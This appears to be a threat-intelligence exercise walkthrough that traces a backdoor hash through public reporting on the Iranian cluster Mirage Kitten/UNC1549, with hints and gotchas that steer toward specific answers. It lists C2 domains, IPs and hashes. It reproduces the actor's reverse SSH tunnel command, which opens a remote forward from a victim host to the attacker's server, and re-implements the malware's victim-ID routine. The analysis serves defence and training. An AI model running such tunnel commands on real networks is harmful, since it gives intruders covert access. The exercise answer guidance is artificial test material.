Mirage Kitten
Scenario
Karim Adel, a maintenance planning engineer at the Cairo contractor Meridian Nile Aviation Services, had nothing unusual to report when his workstation came up in a retrospective sweep in early November 2026. The sweep returned one file hash and little else: the file itself was gone, and nobody could say whether it had ever run. The case reached Nadia Fahmy’s threat intelligence desk with that hash and access to public sources. Public reporting exists under many names. It does not always agree, and when several reports agree, they are not always independent. Before tomorrow’s security review, Nadia needs to know whose tooling this is, what else the team should hunt for, and which published claims they can defend. File MD5 Hash: A239E655709A2518DD0B7BDBED163679
Executive Summary
The orphaned hash resolved to a Kaspersky-documented backdoor from the Iranian cluster Kaspersky tracks as Mirage Kitten (UNC1549), built to be sideloaded as a Windows security DLL beside a signed App-V binary. Its C2 tasking parser descended from an earlier backdoor Mandiant documented in late 2025, and the same seed report exposed two WebSocket tunnelers whose enterprise proxy traversal matched the backdoor Check Point and Unit 42 published under different names during the 2026 conflict. Group-IB enrichment tied the seed’s lone IP to a reverse SSH tunneler disguised as a terminal services DLL, followed the tunneler config domain into a country-labelled VPS fleet concentrated on one hosting ASN, and conceded that no samples linked to that fleet. Securelist’s follow-up added two cross-platform RATs that reuse the native backdoor’s HTTP handshake, and Nextron’s incident write-up exposed a stager’s scheduled task and a build path naming the impersonated victim brand. The hunt package is strong at the file and host level; the infrastructure map and vendor IOC overlap are the parts that need careful framing in the review.
Artifacts
The only artifact is the hash. Everything else came from these public reports, listed in the order they were used:
- Seed report: Kaspersky GReAT, Mirage Kitten’s new malware set (28 Jul 2026) → IOCs, tunneler configs, cross-references
- Older backdoor: Google / Mandiant, Analysis of UNC1549 TTPs targeting aerospace and defense → command table, victim ID routine, reverse SSH example
- Palo Alto Networks: Unit 42, Tracking Iranian APT Screening Serpens’ 2026 espionage campaigns (22 May 2026) → naming, RAT variants, SHA-256 IOCs
- Check Point: Check Point Research, Fast and Furious: Nimbus Manticore operations during the Iranian conflict (22 May 2026) → backdoor naming, SHA-256 IOCs
- Infrastructure follow-up: Group-IB, Tortoiseshell: new toolset and operational infrastructure exposed (26 Aug 2026) → reverse SSH tunneler, resembling backdoor, infrastructure table
- Cross-platform follow-up: Kaspersky GReAT, Mirage Kitten targeting aviation and FinTech with a new malware set (1 Sep 2026) → Node.js and JavaScript RATs
- Incident response: Nextron Systems, Detecting Nimbus Manticore and their sideloading infection chains (1 Jun 2026) → stager behaviour, YARA rules
- Alias reference: MITRE ATT&CK, G1059
Seed Identification

A quoted search on the hash lands on aggregator mirrors (HivePro, cyfar.ca) that all trace back to the Securelist seed report. Go to the original: the IOC section lists the MD5 against the backdoor family and the filename it is dropped as, and the technical section explains why that name was chosen. The DLL is placed beside AppVShNotify.exe so the signed App-V binary loads it through search-order hijacking. Note the C2 pair (realhealthshop[.]com, fallback tjconsultingservices[.]com) and mutex A8215357-F99A-44FE-BC65-D8F0434B0C03 here, as they are the host and network hunt pivots for the case.
Tip: Aggregators reformat filenames and sometimes drop the family label. Take both values from the seed report, and submit lowercase per the mask.
The seed report’s backdoor analysis compares its tasking parser to an earlier implant from the same actor: the older one hex-encodes the C2 response and splits fields on @##@, while the new one tokenises on #%%#. The report links out to Google’s UNC1549 analysis for the older family but never states that post’s date, so open the cited page itself and read the date from the byline.
Attribution and Naming
The seed report links to Unit 42’s tracking post for related tradecraft. Its executive summary opens with Unit 42’s own name for the group and an aka list (UNC1549, Iranian Dream Job, and Microsoft’s weather-style name). Microsoft’s taxonomy uses a “Sandstorm” suffix for Iranian actors, so the alias carrying that suffix is the Microsoft name.
Screenshot: Unit 42 executive summary with the group name and the aka list highlighted.

Searching the seed’s lone IP surfaces press coverage of Group-IB’s follow-up, which explicitly started from the Securelist reporting. Group-IB tracks the activity under a long-established IRGC-linked name and folds Mirage Kitten, UNC1549 and Nimbus Manticore into it. Most other vendors keep that group separate from UNC1549, and Microsoft tracks it under its own Sandstorm name (formerly Curium). That disagreement is exactly the naming problem the scenario warns about.
Gotcha: The follow-up does not give Microsoft’s name. You need to map the Group-IB name to Microsoft’s taxonomy yourself.
Tunneler Tradecraft
The seed IOC list has one IP, 172.86.98[.]113. In the Group-IB follow-up, that IP is hardcoded in a reverse SSH tunneler disguised as wtsapi32.dll, which forward-exports the legitimate functions and shells out to the native Windows OpenSSH client. The body text only gives the MD5 (07dd28b748656e9e1a870c538d6df68c). Take the SHA-256 from the IOC table, where it is listed against the tunneler.

Gotcha: GBHackers’ summary of the same research only prints MD5s. Go to Group-IB’s original for the SHA-256.
Group-IB reconstructs the command the tunneler builds. It runs ssh.exe as root against the C2 on 443, disables host-key checking, and requests a remote forward, so anything hitting that localhost port on the operator’s box is relayed into the victim network. Group-IB says this matches tradecraft Google documented for UNC1549. Figure 9 of the Google post shows the older command line with the same flag set and a different -R port.
C:\windows\system32\openssh\ssh.exe [email protected] -p 443 -i C:\Windows\System32\config\systemprofile\ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -R <port>
Hint: Port 443 shows up in both commands but it’s the SSH listener on the C2, not the forwarded port. Read the number after
-R.
Backdoor Lineage
Group-IB’s second wtsapi32.dll sample closely resembles the Q2 backdoor: dynamic API resolution, runtime string decryption, WinHTTP C2 from a worker thread, and the @##@ delimiter. Put Group-IB’s command table next to Google’s. Both list the same eight capabilities in the same order (upload, execute, DLL in memory, download, username, hostname, list directory, delete), but Group-IB starts numbering at 0 and Google starts at 1, so every ID is off by one.

Tip: Once you notice the 0-based and 1-based offset, you can predict every other command ID without rereading either table.
Group-IB describes the routine as follows: GetComputerNameExW(ComputerNameDnsFullyQualified), XOR with the repeating key Pn, hex-encode, then reverse the trailing two-thirds of the hex string. The 21-character FQDN gives 42 hex characters, so the first 14 stay in place and the last 28 are reversed character by character. Google’s description of the older backdoor (first 8 hex characters, reversed) is a different routine, which is why the question pins it to the later report.
python3 -c "s=b'FIN-WS07.meridian.lcl';k=b'Pn';h=bytes(c^k[i%2] for i,c in enumerate(s)).hex();t=len(h)//3;print(h[:t]+h[t:][::-1])"
Gotcha: Using Google’s take-first-8-and-reverse routine produces an 8-character ID that looks plausible but is wrong. The question is asking for the full-length string from Group-IB’s routine.
Infrastructure Pivots
The reverse SSH tunneler has no domain, only a hardcoded IP. The tunneler with an embedded config is the seed report’s WebSocket tool: its config block holds the C2 host aecert[.]org, port 443, a 5000 retry value, SSL flag 0 and an implant GUID. Group-IB pivoted from that domain, resolved it, and found the IP as a labelled subdomain node in their locat[.]sbs / tiktok-u[.]sbs table.

Gotcha: Group-IB’s text and IOC table disagree on the last octet of a neighbouring
185.253.116.xaddress, and press coverage repeated both versions. Use the IP from the infrastructure table row whose label matches.
Count the ASN column in Group-IB’s 26-row table. One HZ Hosting ASN holds almost all of the uae* and every sau* node. The other rows are spread across HZ’s regional ASNs (UK, CA), Melbicom, Vultr, Beltelecom, TimeWeb, Cloud.ru and WAIcore. Count only the exact ASN, not the HZ sister ASNs.

Gotcha: One
uae*node sits on Melbicom, and the UK and Canada nodes are HZ-branded but use different ASNs. Neither belongs in the count.
The uae1 through uae14 labels are the biggest group and suggest the Emirates, but the country column says otherwise for most of them. The uae* rows geolocate to Saudi Arabia, Romania, France, or have no country listed, and only a small number actually sit in the UAE. Group-IB notes that country-themed labels alone cannot establish targeting, which is the point of this question.

Every node shows the same baseline (Caddy on 80, 443, TLS on 2222), which looks like a templated build. Scan the services column for anything beyond it: Prometheus exporters, a SOCKS5 proxy, Node.js and uvicorn APIs, and RDP/WinRM on the Vultr box. Only one of those extras is a named admin panel. It is a proxy-management UI, which fits a fleet built to relay traffic.
